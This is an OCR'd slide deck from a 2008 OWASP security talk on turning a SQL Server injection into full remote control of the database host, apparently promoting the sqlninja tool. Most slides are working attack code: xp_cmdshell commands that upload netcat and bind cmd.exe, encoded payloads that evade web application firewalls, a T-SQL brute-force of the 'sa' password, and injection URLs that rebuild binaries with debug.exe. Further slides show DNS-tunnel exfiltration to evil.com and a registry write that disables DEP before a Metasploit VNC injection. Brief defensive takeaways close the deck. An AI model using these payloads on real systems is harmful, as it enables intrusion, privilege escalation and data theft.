Building the bridge between the web app and the OS: GUI access through SQL Injection

Alberto Revelli

Portcullis Computer Security

ayr@portcullis-security.com
r00t@northernfortress.net

OWASP-Day II
Università “La Sapienza”, Roma
31st, March 2008


Agenda

- Context
- Evading WAF/IPS
- Escalating privileges
- Uploading executables
- DNS-fu
- GUI access


About me...

- Senior Consultant for Portcullis Computer Security
- Technical Director of Italian Chapter of OWASP
- Co-author of the OWASP Testing Guide 2.0
- Developer of sqlninja - http://sqlninja.sourceforge.net


SQL Injection: the base concept



SQL Injection: the base concept



Ok, so you have found a SQL Injection...



NOW WHAT?

Several possible ways: ...how about data?

- Plenty of research in non-blind injection (UNION SELECT)
- Slower but very effective techniques for blind injection (inference based techniques)
- A heap of potential fun (Usernames? Passwords? Credit Cards? Jenna Jameson's phone number?)
- ...And a heap of tools to choose from:
  - sqlmap
  - bobcat
  - absinthe
  - SQL Power Injector
  - Priamos
  - more.....

Nice, but more fun with the underlying OS

Modern DBMS are very powerful applications, which provide several instruments to directly talk with the underlying operating system

Why not play a little bit with these instruments to talk with the operating system ourselves?

- Some research done, but not as much
- You usually need administrative access, but there is no lack of privilege escalation attacks
- A heap of potential fun too (Usernames, Passwords, Credit Cards, Jenna Jameson's phone number, PLUS a foothold in the internal network!)
- Tools? uhm....

So, let's build this “bridge”

A few Google queries will return several nice tricks to do the job.

Alternatively, the Database Hacker's Handbook provides a nicely packaged start-up kit (as long as you correct some typos)

MySQL on Windows

```
select 0x4D5A....(DLL data) into dumpfile 'rogue.dll';
create function do_system returns string soname
 'rogue.dll';
select do_system('dir > foo.txt')
```


Each DB needs its own 'bridge' of course

IBM DB2

```
create procedure runcmd (in cmd varchar(100))
external name 'c:\windows\system32\msvcrt!system'
language c
deterministic
parameter style db2sql

call cmddb2 ('ping x.x.x.x')
```


Each DB needs its own 'bridge' of course

ORACLE 10g

```
BEGIN
  dbms_scheduler.create_job(job_name => 'cmd',
                            job_type => 'executable',
                            job_action => 'ping 127.0.0.1'
                            enabled => TRUE,
                            enabled => TRUE;)
END;

exec dbms_scheduler_run_job('cmd');
```


Our focus today: MS SQL Server

When dealing with SQL Injection against Microsoft SQL Server, the most basic attack pattern uses the xp_cmdshell extended procedure with the following steps:

1. Create an FTP script on the target DB Server

```
xp_cmdshell 'echo open x.x.x.x > ftp.script'...
```

2. Execute ftp.exe and upload netcat.exe on the remote server

```
xp_cmdshell 'ftp -n -s:ftp.script'
```

3. Using netcat, bind cmd.exe on some port on the remote server

```
xp_cmdshell 'nc.exe -e cmd.exe -L -d -p 53'
```

4. Connect to that port and enjoy the shell

Real life constraints....

Very nice, but let's deal with the real world now...

- Our input can be sanitized by a web application firewall
- Our queries might be run with low privileges
- Only some obscure unknown port is allowed between the database server and the Internet (or maybe none at all!)
- DOS prompt is not really that powerful, is it?

Agenda

- Context
- Evading WAF/IPS
- Escalating privileges
- Uploading executables
- DNS-fu
- GUI access

Defence Through Pattern matching

Several Web Application Firewalls and IPS filter requests based on well-known malicious patterns. E.g.:

- xp_*
- sp_*

This will filter all useful commands, such as:

```
exec xp_cmdshell 'ping 127.0.0.1'
```

but what about the following:

```
declare @a nvarchar(1000)
set @a = reverse('''1.0.0.721 gnip'' llehsdmc_px')
exec (@a)
```



Defence Through Pattern matching

Of course, filters could be more paranoid, blocking a lot more things:

- xp_*
- sp_*
- select
- Single quotes

So let's see what happens encoding our command in hex:

```
exec master..xp_cmdshell 'cmd /C ping 127.0.0.1'
```



```
0x65786563206d61737465722e2e78705f636d647368656c6c2
 027636d64202f432070696e67203132372e302e302e31273b
```


Bypassing pattern matching filters

So let's do something like this:

```
declare @a varchar(8000)
set @a = 0x65786563206d61737465722e2e78705f636d64736
  8656c6c2027636d64202f432070696e67203132372e302e302
  e31273b
exec (@a)
```

Looks complicated, but note the following:

- No xp_cmdshell
- Only 3 SQL commands (with unsuspicious names) are enough to hide all possible SQL queries
- No single quotes at all!! Perfect for a numeric injectable parameter!

Bypassing pattern matching filters

If that is not enough, we can add more complexity:

- Comments as separators (spaces become: /**/)
- Random case
- Random URI encoding

....And our previous query becomes something like:

```
%64ECl%41RE%2F%2A%2A%2F%40%61%2F%2A%2A%2F%76Ar%63%48aR%28
 8000%29%2F%2A%2A%2F%73ET%2F%2A%2A%2F%40A%3D%30%586%35786
 %3563%3206d617%33746%35%372%32e2%457870%35F636d647368%36
 %35%36%63%36c2%302%37636D%3642%30%32f%34320%37%3069%36%65
 %36720%331%332372E%330%32E3%30%32%45%3312%373b%2F%2A%2A%2F
 eX%65%43%2F%2A%2A%2F%28%40A%29
```

Don't trust pattern matching too much.....

Agenda

- Context
- Evading WAF/IPS
- Escalating privileges
- Uploading executables
- DNS-fu
- GUI access

Privilege escalation: OPENROWSET

OPENROWSET (Transact-SQL):
"Includes all connection information that is required to access remote data from an OLE DB data source. This method is an alternative to accessing tables in a linked server and is a one-time, ad hoc method of connecting and accessing remote data by using OLE DB" - http://msdn2.microsoft.com/en-us/library/ms190312.aspx

- Used to perform queries on other database servers
- Needs proper credentials to access the required data
- If the DB Server is not specified, the connection is local
- Accessible by all users on SQL Server 2000
- With a simple inference-based injection, allows us to bruteforce the 'sa' password
- SQL Server 2000 passwords are case insensitive, by the way :)

Privilege escalation: OPENROWSET (cont.)

```
Select * from OPENROWSET ('SQLOLEDB','';'sa';'<pwd>',
'waitfor delay ''0:0:5'';select 1')
```

Don't forget to escape the apostrophe

Our query must return at least one column

This empty field makes the connection local

Wordlists are easy to find on the Internet

- We can now perform a blind bruteforcing by making a connection for each candidate and simply measuring the DB response time
- It works, but it can be done in a much cooler way!

Privilege escalation: OPENROWSET (cont.)

```
declare @query nvarchar(500), @pwd nvarchar(500),@charset
nvarchar(500), @pwdlen int, @i int
set @charset = N'abcdefghijklmnopqrstuvwxyz01234567890'
set @pwdlen = 8
while @i < @pwdlen begin
      -- make password candidate
      select @query=N'select 1 from
OPENROWSET(''Network=DBMSOCN;Address=;uid=sa; pwd='+@pwd
+N''',''select 1; sp_addsrvrolemember ''''' + system_user
+N''''',''''sysadmin'''' '')'
      exec xp_execresultset @query, N'master'
      -- check success
      -- increment the password
end
```

The bruteforce can be performed remotely on the DB server, using its own computing power!

Privilege escalation: OPENROWSET (cont.)

- The original idea was proposed by Chris Anley back in 2002
- However, he didn't release the whole code and no public tool implemented this technique until now
- But no point in implementing something without making it a little better, right?
- The original code checks whether the password is the correct one *in every iteration*
- We prefer to split the task in chunks and make only 1 check at the end of each chunk, speeding up the whole process

Agenda

- Context
- Evading WAF/IPS
- Escalating privileges
- Uploading executables
- DNS-fu
- GUI access

Introducing the old MS-DOS debugger

DEBUG.EXE - a program you can use to test and debug MS-DOS executable files*

- Always installed by default (NT/2000/2003)
- Scriptable

Commands that are interesting to us:

- n (name) –specify the file to debug
- r (register) –writes a value in a register
- f (fill) –fill a memory segment with a specified value
- e (enter) –write a specified value into a memory address
- w (write) –save the file to disk

http://www.microsoft.com/resources/documentation/windows/xp/all/proddocs/en-us/debug.mspx

Debug.exe can “recreate” a binary file for us

Example: netcat.exe

```
00000000  4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
<snip>
```

The file can be “recreated”with the following script:

```
n nc.tmp              // Create a temporary file
r cx 6e00             // Write the file dimension
                      // into the CX registry

f 0100 ffff 00        // Fill the segment with 0x00

e 100 4d 5a 90        // Write in memory all values
e 104 03              // that are not 0x00
e 108 04
e 10c ff ff
<snip>
w                     // Write the file to disk
q                     // Quit debug.exe
```


Upload of executable files

- Feeding that script into debug.exe will recreate the original executable
- The correct script can be easily generated by the executable by using a few lines of Perl
- Debug.exe returns an error when it is used to create an exe file, but a simple workaround is to rename the original file and then rename it again at the end of the process
- Uploading to %TEMP%, we bypass write restrictions
- We have only one limit: since debug.exe only works with a 16-bits memory space (the old MS-DOS one), we can only create executables up to 64k in size
- No worries, we will bypass this limit too!

UPLOAD OF EXECUTABLE FILES

http://www.victim.com/login.asp?code=0;exec+master..xp_cmdshell+'echo+f+0100+FFFF+00+>>+prog.scr';

http://www.victim.com/login.asp?code=0;exec+master..xp_cmdshell+'echo+e+100+4D+5A+90+>>+prog.scr';

....

http://www.victim.com/login.asp?code=0;exec+master..xp_cmdshell+'debug+<+prog.scr';

http://www.victim.com/checkid.asp?code=0;exec+master..xp_cmdshell+'ren+prog.txt+prog.exe';

At the end of the process, the executable has been transferred and is ready for use. Note that:

- We only used regular HTTP requests
- We only needed ASCII characters to create a binary file

Agenda

- Context
- Evading WAF/IPS
- Escalating privileges
- Uploading executables
- DNS-fu
- GUI access

OUTPUT TUNNELING

At this point:

- We have administrative rights
- We can execute commands on the DB Server
- We can upload new executable files

Now the last part of the problem is to retrieve the output of the commands we launch. Since connections to/from the database are not possible for a direct/reverse bindshell, the only alternative is to create a tunnel that uses some allowed protocol and that leverages a third machine that is used as a proxy

OUTPUT TUNNELING (cont.)

HTTP

- We need to find an HTTP proxy and (likely) also the credentials to be able to use it

SMTP

- Using xp_sendmail (Database Mail on SQL Server 2005), or uploading an executable that looks for an available SMTP

DNS

- To use DNS, we only need that the target DB Server can resolve domain names. The technique consists in uploading an executable that receives commands via SQL Injection, executes them, and finally encodes the output in one or more DNS requests. The only prerequisite is that the attacker must have authoritative control on some domain (e.g.: evil.com)

DNS TUNNEL

1) Upload a remote agent (dnstun.exe) using the debug.exe script method

2) Launch any command contacting the agent via SQL injection

```
http://www.victim.com/page.asp?id=0;exec+master..xp_cmdshell
+'dsntun.exe+evil.com+dir+c:';
```

3) The agent executes the command and intercepts its output, encoding it in a slightly modified base32, whose characters are all valid in a DNS request

```
output:
h273yb2c3oe2nh098yr2en3mjew0ru3n29jm30r29j2r085uy20498u....
```



DNS TUNNEL (cont.)

4) The agent then crafts one or more hostnames belonging to the attacker's domain, using the encoded output as the hostname part. Those hostnames are then resolved with gethostbyname()

```
gethostbyname("h273yb2c3oe2nh098yr2en3mjew0ru3n29jm.evil.com");
```

5) The request is received by the DNS server of the target network. The DNS server will forward the request to the authoritative DNS server for the evil.com domain, which is the IP address of the attacking machine. The attacker at this point only needs to decode the hostname(s) and recover the command output

DNS TUNNEL (cont.)



Command launched via SQL Injection

Command output received via DNS

Agenda

- Context
- Evading WAF/IPS
- Escalating privileges
- Uploading executables
- DNS-fu
- GUI access

Dos prompt: not very powerful

- A remote cmd.exe has several limitations. For instance, it is quite tricky to use the remote box as a stepping stone to attack other machines. Moreover, very few utilities are present and we would need to upload additional tools
- What about uploading something a lot more powerful than a simple netcat? What about uploading a fully fledged VNC server?
- A VNC server would give us full GUI access, but such a file would be far bigger than 64k
- However, there is a well known technique that can help us at this point: DLL injection

DLL Injection

- On Windows machines, a DLL is a simply a library that implements functions that are used by different applications
- Usually, needed DLLs are loaded when the application is started
- However, it is also possible to "inject" a new DLL into an already running process
- This is good news: we can upload a small executable that will simply create a connection (direct or reverse) and wait for the DLL that will contain the VNC server

But wait.... doesn't this sound familiar?

A good friend comes to help: Metasploit

- Metasploit is an open source exploitation framework
- It implements a plethora of exploits, and a plethora of payloads for such exploits
- Among these payloads, we have exactly what we need: a VNC server packed as an injectable DLL!

It seems we don't have to reinvent the wheel: all we have to do is to put together all the building blocks that we have seen so far

The very last problem: DEP

- If our target is Windows 2003 SP1+, we have one more thing to deal with: Data Execution Prevention
- Without getting into much detail, DEP is a feature that protects the machine against various classes of attacks, by not allowing programs to execute code that is stored in memory areas that are supposed to contain data
- The problem is that this is what DLL injection needs to do

Bypassing DEP for fun and profit

- DEP has various possible configurations. In the default one on Windows 2003 it is enabled for all executable except the ones that are specifically 'whitelisted'
- The whitelisted programs are listed in the Windows registry
- Luckily for us, SQL Server provides us with a very handy (and undocumented) procedure that allows us to freely modify the registry: xp_regwrite

Bypassing DEP for fun and profit

```
declare @b nvarchar(999)
create table ##rogue (a nvarchar(999))
insert into ##rogue exec xp_cmdshell 'echo %TEMP%'
set @b = (select top 1 * from ##rogue)+'\\"stager.exe'
exec master..xp_regwrite 'HKEY_LOCAL_MACHINE',
       'Software\\Microsoft\\Windows
                  NT\\CurrentVersion\\AppCompatFlags\\Layers',
        @b,
        'REG_SZ',
        'DisableNXShowUI'
drop table ##rogue
```

There are other ways to disable DEP, but this is by far the simplest one :)

Putting everything together...

Here's how we need to proceed:

- Bruteforce the 'sa' password and escalate privileges (if needed)
- Upload netcat, and find a port that is allowed by the firewall, either inbound or outbound
- Create our small executable (stager) with Metasploit
- Convert it to a debug script and upload it
- Disable DEP, if needed
- Start the executable, inject the DLL and have fun!

Time for a demo!


So, a few takeaways

- A single web application vulnerability was enough to fully compromise the DB server
- This has happened in spite of application firewalls, paranoid firewall rules and Data Execution Prevention
- When possible, do not allow the machines in your LAN to resolve external hostnames
- ...But most important, be sure you filter all user input directed to your web applications and run your queries with LOW privileges

The techniques described in this presentations have been implemented in an open source tool:

http://sqlninja.sourceforge.net

This presentation has been created using Open Source software only



CONTACTS

- ayr@portcullis-security.com
- r00t@northernfortress.net

RESOURCES

- http://sqlninja.sourceforge.net
- The Database Hacker's Handbook
- http://www.metasploit.com